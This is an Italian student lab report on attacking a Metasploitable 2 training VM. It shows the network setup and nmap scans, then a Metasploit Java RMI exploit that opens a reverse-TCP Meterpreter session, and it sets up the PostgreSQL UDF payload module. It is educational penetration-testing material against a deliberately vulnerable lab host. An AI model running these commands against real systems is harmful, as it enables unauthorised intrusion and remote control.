



12/07/2024

# S7-L5 REPORT

Questo report documenta l'attacco a Metasploitable tramite Metasploit, illustrando le tecniche impiegate e le vulnerabilità sfruttate nei servizi **Java RMI** e **PostgreSQL**.

Autore:  
**Flavio Scognamiglio**



# TRACCIA

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta **1099** – **Java RMI**. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di **Meterpreter** sulla macchina remota.

I requisiti dell'esercizio sono:

La macchina attaccante (KALI) deve avere il seguente indirizzo IP: **192.168.75.111**.

La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.75.112**.

Una volta ottenuta una sessione remota Meterpreter, lo studente deve **raccogliere le seguenti evidenze** sulla macchina remota:

1) Configurazione di rete.

2) Informazioni sulla tabella di routing della macchina vittima.


## Esercizio 2:

Sfrutta la vulnerabilità nel servizio **PostgreSQL** di Metasploitable 2. Esegui l'exploit per ottenere una sessione **Meterpreter** sul sistema target.

# CONFIGURAZIONE RETE MACCHINA ATTACCANTE

Come sistema operativo sulla macchina attaccante scelgo come mio solito **ParrotOS**, per la mia familiarità con esso e i numerosi tool di sicurezza preinstallati. Non avrei problemi ad usare Kali Linux o altre addirittura altre distro non preconfezionate, dato che sono abbastanza in grado di configurarmi un ambiente linux funzionante ed installare i tool necessari. Le distribuzioni preconfezionate per il pentest sono utili per velocità ed efficienza nel lavoro. ParrotOS, come Kali, offre un ambiente **completo** per questo scopo, semplificando l'accesso agli strumenti necessari.


La traccia ci richiede esplicitamente che le macchine vengano configurate assegnandovi determinati indirizzi ip. In particolare, la macchina attaccante, deve rispondere all'indirizzo **192.168.75.111**.



Per comodità, su Parrot configuro la rete tramite **GUI**. Apro l'applet delle connessioni di rete, e modifico, nella scheda impostazioni **ipv4**, l'indirizzo, la maschera e il gateway.

A questo punto, sempre tramite GUI, riavvio banalmente staccando e riattaccando quella specifica connessione di rete appena configurata.

Controlliamo che la configurazione sia stata **correttamente applicata**.



```
[flavio@parrot]-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group  
    link/ether bc:24:11:58:6b:62 brd ff:ff:ff:ff:ff:ff  
    altname enp0s18  
    inet 192.168.75.111/24 brd 192.168.75.255 scope global noprefixroute ens18  
        valid_lft forever preferred_lft forever  
    inet6 fe80::6658:95d5:ea2e:9a77/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
[flavio@parrot]-[~]  
$
```

Da come è possibile notare, l'ip è stato correttamente impostato. A questo punto ci occupiamo della macchina **target**.

# CONFIGURAZIONE RETE MACCHINA TARGET

La macchina target monta una **metasploitable 2**, senza interfaccia grafica. Provvediamo subito a modificare l'indirizzo di ip tramite linea di comando con l'editor di testo nano, impartito antemonendo il comando **sudo**. Quindi:

```
sudo nano /etc/network/interfaces
```

```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces _
```

```
GNU nano 2.0.7      File: /etc/network/interfaces      Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.75.112
    gateway 192.168.75.1
    netmask 255.255.255.0

^G Get Help  ^O WriteOut  ^R Read File  ^V Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^U Next Page  ^U UnCut Text ^T To Spell
```

Modifico anche qui l'indirizzo sull'interfaccia eth0 in base alla richiesta dell'esercizio. E quindi la macchina risponderà all'ip **192.168.75.112**.

Digito CTRL+X e **salvo** le modifiche. Questo non basta: dobbiamo riavviare il demone di rete. Metasploitable è basato su una vecchia versione di Ubuntu che utilizza init.d anziché systemd. Quindi eseguiamo: **sudo /etc/init.d/networking restart**

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
msfadmin@metasploitable:~$ _ [ OK ]
```

Controllando con **ip a**, la configurazione è stata applicata correttamente

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether bc:24:11:df:07:8d brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.112/24 brd 192.168.75.255 scope global eth0
    inet6 fe80::bc24:11df:078d:fe80/64 scope link
        valid_lft forever preferred_lft forever
```

# VERIFICA E TEST CONFIGURAZIONI

E' arrivato il momento di accertarsi che le due macchine comunichino tra loro, e lo facciamo col classico comando ping.

```
[flavio@parrot]~  
$ping -c3 192.168.75.112  
PING 192.168.75.112 (192.168.75.112) 56(84) bytes of data.  
64 bytes from 192.168.75.112: icmp_seq=1 ttl=64 time=0.460 ms  
64 bytes from 192.168.75.112: icmp_seq=2 ttl=64 time=0.372 ms  
64 bytes from 192.168.75.112: icmp_seq=3 ttl=64 time=0.328 ms  
  
--- 192.168.75.112 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2036ms  
rtt min/avg/max/mdev = 0.328/0.386/0.460/0.054 ms
```

Tutto funziona correttamente, procediamo quindi con la fase di enumerazione e scansione dei servizi.

## ENUMERAZIONE E SCANSIONE SERVIZI - NMAP

La prima fase di information gathering viene saltata, poiché conosciamo già il nostro obiettivo. La traccia indica che il servizio Java RMI risponde sulla porta **1099**, mentre la porta del servizio PostgreSQL non è specificata. Procediamo quindi con una scansione iniziale non aggressiva su tutte le porte per individuare quella di PostgreSQL. Una volta identificata, eseguiamo una scansione aggressiva sia sulla porta 1099 sia su quella di PostgreSQL.

```
[flavio@parrot]~  
$sudo nmap -sS -p- 192.168.75.112  
[sudo] password di flavio:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 10:08 CEST  
Nmap scan report for 192.168.75.112  
Host is up (0.00017s latency).  
Not shown: 65505 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
3632/tcp  open  distccd  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
6697/tcp  open  ircs-u  
8009/tcp  open  ajp13
```

Grazie alla scansione individuiamo le due porte di nostro interesse. **1099** (già conosciuta) per quanto riguarda JAVA RMI, e **5432** per postgresql.

# ENUMERAZIONE E SCANSIONE SERVIZI - NMAP

A questo punto procediamo con una scansione più aggressiva su entrambe le porte. Otterremo delle informazioni che ci torneranno utili in secondo momento.

```
[Travis@parrot:~]$ sudo nmap -A -O -p 1099,5432 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 10:44 CEST
Nmap scan report for 192.168.75.112
Host is up (0.00039s latency).

PORT      STATE SERVICE      VERSION
1099/tcp   open  java-rmi     GNU Classpath grmiregistry
5432/tcp   open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-07-12T08:44:51+00:00; -1s from scanner time.
MAC Address: BC:24:11:DF:07:8D (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

Host script results:
|_clock-skew: -1s

TRACEROUTE
HOP RTT      ADDRESS
1   0.39 ms  192.168.75.112

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.96 seconds
```

Cocentriamoci prima sul servizio Java\_RMI.

## SERVIZIO JAVA\_RMI - VULNERABILITA'

Java RMI consente a un programmatore di rendere disponibile un oggetto Java **sulla rete**, permettendo ai client di connettersi e chiamare metodi su quell'oggetto tramite una porta TCP specifica, come la porta 1099. Tuttavia, questo sistema può essere **vulnerabile** a configurazioni errate. Una vulnerabilità comune su Metasploitable è l'esposizione del servizio RMI su questa porta, che può permettere a un attaccante di iniettare codice arbitrario e ottenere accesso amministrativo. Questa vulnerabilità è facilitata da una configurazione di default non sicura che non valida correttamente le richieste dei client.

## SFRUTTAMENTO VULNERABILITA' JAVA\_RMI

Dopo aver confermato la presenza del servizio, esserci informati in rete e letto il CVE per una questione informativa, avviamo **msfconsole** e con il comando search cerchiamo un modulo adatto che possa fare al caso nostro. Utilizzeremo quindi la stringa **search java\_rmi**:

```
[msf](Jobs:0 Agents:0) >> search java_rmi
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry Interfaces Enumeration
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
2	auxiliary/scanner/multi/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
3	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java\_rmi\_connection\_impl

La numero 1 è quella che sfrutteremo. Ha il check impostato su 'Yes', il che significa che verificherà la presenza della vulnerabilità sul target prima di procedere con lo sfruttamento. Inoltre, dalla descrizione, possiamo notare che si tratta della vulnerabilità legata alla configurazione errata di default, che abbiamo documentato in precedenza. Procediamo quindi con il comando **use 1** (o il path del modulo), e con il comando **show options** per capire come muoverci con le opzioni. Il comando **info** invece, ci mostra informazioni dettagliate sul modulo selezionato.

```
[msf](Jobs:0 Agents:0) >> use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> show options
```

Module options (exploit/multi/misc/java\_rmi\_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.75.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Per completezza è opportuno dare un'occhiata ai payloads disponibili per questo specifico exploit. E quindi col comando **show payloads**

```
Compatible Payloads
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/bind_aws_instance_connect		normal	No	Unix SSH Shell, Bind Instance Connect (via AWS API)
1	payload/generic/custom		normal	No	Custom Payload
2	payload/generic/shell_bind_aws_ssm		normal	No	Command Shell, Bind SSM (via AWS API)
3	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline
4	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline
5	payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection
6	payload/java/jsp_shell_bind_tcp		normal	No	Java JSP Command Shell, Bind TCP Inline
7	payload/java/jsp_shell_reverse_tcp		normal	No	Java JSP Command Shell, Reverse TCP Inline
8	payload/java/meterpreter/bind_tcp		normal	No	Java Meterpreter, Java Bind TCP Stager
9	payload/java/meterpreter/reverse_http		normal	No	Java Meterpreter, Java Reverse HTTP Stager
10	payload/java/meterpreter/reverse_https		normal	No	Java Meterpreter, Java Reverse HTTPS Stager
11	payload/java/meterpreter/reverse_tcp		normal	No	Java Meterpreter, Java Reverse TCP Stager
12	payload/java/meterpreter/reverse_tcp		normal	No	Command Shell, Java Bind TCP Stager
13	payload/java/shell/reverse_tcp		normal	No	Command Shell, Java Reverse TCP Stager
14	payload/java/shell_reverse_tcp		normal	No	Java Command Shell, Reverse TCP Inline
15	payload/multi/meterpreter/reverse_http		normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
16	payload/multi/meterpreter/reverse_https		normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

Il payload di nostro interesse è sicuramente il numero 11. Questo consente di aprire una sessione Meterpreter (una shell molto potente) sul sistema target tramite reverse TCP. Come si nota dal primo schermo, è già impostato per default. Se avessimo altre esigenze o in situazioni diverse, avremmo potuto selezionare un altro payload usando il comando: **set payload X** (dove X è il numero del payload).



Dopo aver settato il payload, possiamo rilanciare il comando **show options**, per vedere questa volta anche le impostazioni che richiede lo specifico payload. Anche questo **si è già visto nel primo screenshot**, in quanto il payload Meterpreter reverse tcp era già settato di default. Quindi provvediamo a settare tutte le impostazioni, in questo caso RHOSTS e LHOSTS con il comando **set**.

```
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> set RHOSTS 192.168.75.112
RHOSTS => 192.168.75.112
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> set LHOST 192.168.75.111
LHOST => 192.168.75.111
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.75.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLcert   no              no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.75.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```

Ripetiamo il comando show options per assicurarci che i settaggi siano andati a buon fine, come in questo caso. Con RHOST ho impostato l'indirizzo ip del nostro target metasploitable, mentre con LHOST ho impostato l'indirizzo ip della macchina attaccante.

## ATTACCO JAVA\_RMI

A questo punto siamo pronti a lanciare l'attacco con il comando **exploit** oppure run.

```
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/g29Uh4ezuSRoo
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header...
[*] 192.168.75.112:1099 - Sending RMI Call...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 -> 192.168.75.112:58056) at 2024-07-12 11:25:49 +0200

(Meterpreter 1)(/) > help

Core Commands
=====

  Command      Description
  -----
  ?             Help menu
  background    Backgrounds the current session
  bg            Alias for background
  bgkill        Kills a background meterpreter script
  bglist        Lists running background scripts
  bgrun         Executes a meterpreter script as a background thread
  channel       Displays information or control active channels
  close         Closes a channel
  detach        Detach the meterpreter session (for http/https)
  disable_unic  Disables encoding of unicode strings
  ode_encoding  Enables encoding of unicode strings
  enable_unico  Enables encoding of unicode strings
  de_encoding
```

```
(Meterpreter 1)(/) > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::be24:11ff:fedf:78d
IPv6 Netmask : ::

(Meterpreter 1)(/) > route


IPv4 network routes
=====

  Subnet      Netmask      Gateway  Metric  Interface
  -----
  127.0.0.1    255.0.0.0    0.0.0.0
  192.168.75.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====

  Subnet      Netmask      Gateway  Metric  Interface
  -----
  ::1         ::           ::
  fe80::be24:11ff:fedf:78d ::           ::

(Meterpreter 1)(/) > 
```



L'attacco è andato a buon fine, abbiamo una sessione di Meterpreter aperta sul nostro target. Col comando help possiamo visionare tutti i comandi e divertirci. A questo punto risolviamo le richieste della traccia e cerchiamo informazioni sulla **configurazione della rete e sulla tabella di routing**.

# SFRUTTAMENTO VULNERABILITA' POSTGRESQL

La vulnerabilità sfruttata riguarda il servizio PostgreSQL, un sistema di gestione di **database relazionali**. In alcune configurazioni, PostgreSQL può essere soggetto a exploit dovuti a impostazioni di sicurezza errate o a credenziali deboli. Questa vulnerabilità consente a un attaccante di eseguire comandi arbitrari sul server PostgreSQL, ottenendo accesso non autorizzato. Utilizzando Metasploit, è possibile sfruttare questa vulnerabilità tramite un payload specifico, come un reverse TCP Meterpreter. Questo permette di stabilire una sessione remota e di ottenere il controllo sul sistema target. Misure di sicurezza, come l'uso di password robuste e configurazioni di rete sicure, sono essenziali per prevenire tale attacco.

```
[~]# nmap -sV -p 1099,5432 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 10:44 CEST
Nmap scan report for 192.168.75.112
Host is up (0.00039s latency).

PORT      STATE SERVICE      VERSION
1099/tcp   open  java-vmi     GNU Classpath grmiregistry
5432/tcp   open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-07-12T08:44:51+00:00; -1s from scanner time.
MAC Address: BC:24:11:DF:07:8D (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

Host script results:
|_clock-skew: -1s

TRACEROUTE
HOP RTT      ADDRESS
1   0.39 ms 192.168.75.112

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.96 seconds
```

Nelle pagine precedenti abbiamo effettuato questa scansione per avere maggiori informazioni sulla **porta** e sulla **versione** del servizio postgresql. Cominciamo con una bella ricerca su Metasploit tramite il comando search per capire la situazione:

```
msf4 (Jobs: 0 Agents: 0) >> search postgresql

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/server/capture/...             2014-06-08      normal No      Authentication Capture: ...
1  post/linux/gather/enumerate_users_history 2014-06-08      normal No      Linux Gather User History
2  exploit/multi/http/manageengine_dc_pmp_sqli 2014-11-08      excellent Yes   ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
3  auxiliary/admin/http/manageengine_dc_pmp_privsec 2019-03-20      normal Yes   ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
4  exploit/multi/postgres/postgres_copy_from_program_cmd_exec 2016-01-01      good Yes   PostgreSQL COPY FROM PROGRAM Command Execution
5  exploit/multi/postgres/postgres_createlang 2016-01-01      normal No      PostgreSQL CREATE LANGUAGE Execution
6  auxiliary/scanner/postgres/postgres_dbname_flag_injection 2016-01-01      normal No      PostgreSQL Database Name Command Line Flag Injection
7  auxiliary/scanner/postgres/postgres_login 2016-01-01      normal No      PostgreSQL Login Utility
8  auxiliary/admin/postgres/postgres_readfile 2016-01-01      normal No      PostgreSQL Server Generic Query
9  auxiliary/admin/postgres/postgres_sql 2016-01-01      normal No      PostgreSQL Server Generic Query
10 auxiliary/scanner/postgres/postgres_version 2016-01-01      normal No      PostgreSQL Version Probe
11 exploit/linux/postgres/postgres_payload 2007-06-05      excellent Yes   PostgreSQL for Linux Payload Execution
12 exploit/windows/postgres/postgres_payload 2009-04-10      excellent Yes   PostgreSQL for Microsoft Windows Payload Execution
13 auxiliary/admin/http/rails_devise_pass_reset 2013-01-28      normal No      Ruby on Rails Devise Authentication Password Reset
14 exploit/multi/http/rudder_server_sqli_rce 2023-06-16      excellent Yes   Rudder Server SQLi Remote Code Execution
15 post/linux/gather/vcenter_secrets_dump 2022-04-15      normal No      VMware vCenter Secrets Dump
```

Il numero 11 sembra molto interessante. Ha un rank **eccellente** e si assicura che il target sia effettivamente vulnerabile prima di eseguire l'attacco. Ma ho bisogno di maggiori info sul modulo, quindi lo uso con **use**, e cerco informazioni con **info**. Anche postgres\_login è interessante, esegue un **bruteforce**.

```
[msf](Jobs:0 Agents:0) >> use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(linux/postgres/postgres_payload) >>
```

Una volta lanciato il comando info, è particolarmente interessante notare una descrizione dettagliata del modulo e le varie opzioni. Inoltre, ci fornisce delle referenze relative alla CVE.

```
Basic options:
  Name      Current Setting  Required  Description
  ----      -
  DATABASE   templatel         yes       The database to authenticate against
  PASSWORD   postgres          no        The password for the specified username. Leave blank for a random password.
  RHOSTS     yes               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      5432              yes       The target port
  USERNAME   postgres          yes       The username to authenticate as
  VERBOSE    false             no        Enable verbose output

Payload information:
  Space: 65535

Description:
  On some default Linux installations of PostgreSQL, the postgres service account may write to the /tmp directory, and may source UDF Shared Libraries from there as well, allowing execution of arbitrary code.

  This module compiles a Linux shared object file, uploads it to the target host via the UPDATE pg_largeobject method of binary injection, and creates a UDF (user defined function) from that shared object. Because the payload is run as the shared object's constructor, it does not need to conform to specific Postgres API versions.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2007-3280
  http://www.leidecker.info/pgshell/Having_Fun_With_PostgreSQL.txt
```

La vulnerabilità in PostgreSQL consente all'account del servizio di scrivere nella directory /tmp e generare librerie condivise UDF, permettendo l'esecuzione di codice arbitrario. Il modulo sfrutta questa vulnerabilità per caricare un file oggetto condiviso tramite iniezione binaria, creando una funzione definita dall'utente. Direi che fa al caso nostro. **Vediamo quindi le opzioni e i payloads disponibili.**

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom		normal	No	Custom Payload
1	payload/generic/debug_trap		normal	No	Generic x86 Debug Trap
2	payload/generic/shell_bind_aws_ssm		normal	No	Command Shell, Bind SSM (via AWS API)
3	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline
4	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline
5	payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection
6	payload/generic/tight_loop		normal	No	Generic x86 Tight Loop
7	payload/linux/x86/chmod		normal	No	Linux Chmod
8	payload/linux/x86/exec		normal	No	Linux Execute Command
9	payload/linux/x86/meterpreter/bind_ipv6_tcp		normal	No	Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
10	payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid		normal	No	Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
11	payload/linux/x86/meterpreter/bind_nonx_tcp		normal	No	Linux Mettle x86, Bind TCP Stager
12	payload/linux/x86/meterpreter/bind_tcp		normal	No	Linux Mettle x86, Bind TCP Stager (Linux x86)
13	payload/linux/x86/meterpreter/bind_tcp_uuid		normal	No	Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
14	payload/linux/x86/meterpreter/reverse_ipv6_tcp		normal	No	Linux Mettle x86, Reverse TCP Stager (IPv6)
15	payload/linux/x86/meterpreter/reverse_nonx_tcp		normal	No	Linux Mettle x86, Reverse TCP Stager
16	payload/linux/x86/meterpreter/reverse_tcp		normal	No	Linux Mettle x86, Reverse TCP Stager
17	payload/linux/x86/meterpreter/reverse_tcp_uuid		normal	No	Linux Mettle x86, Reverse TCP Stager
18	payload/linux/x86/metsvc_bind_tcp		normal	No	Linux Meterpreter Service, Bind TCP
19	payload/linux/x86/metsvc_reverse_tcp		normal	No	Linux Meterpreter Service, Reverse TCP Inline
20	payload/linux/x86/read_file		normal	No	Linux Read File
21	payload/linux/x86/shell/bind_ipv6_tcp		normal	No	Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
22	payload/linux/x86/shell/bind_ipv6_tcp_uuid		normal	No	Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
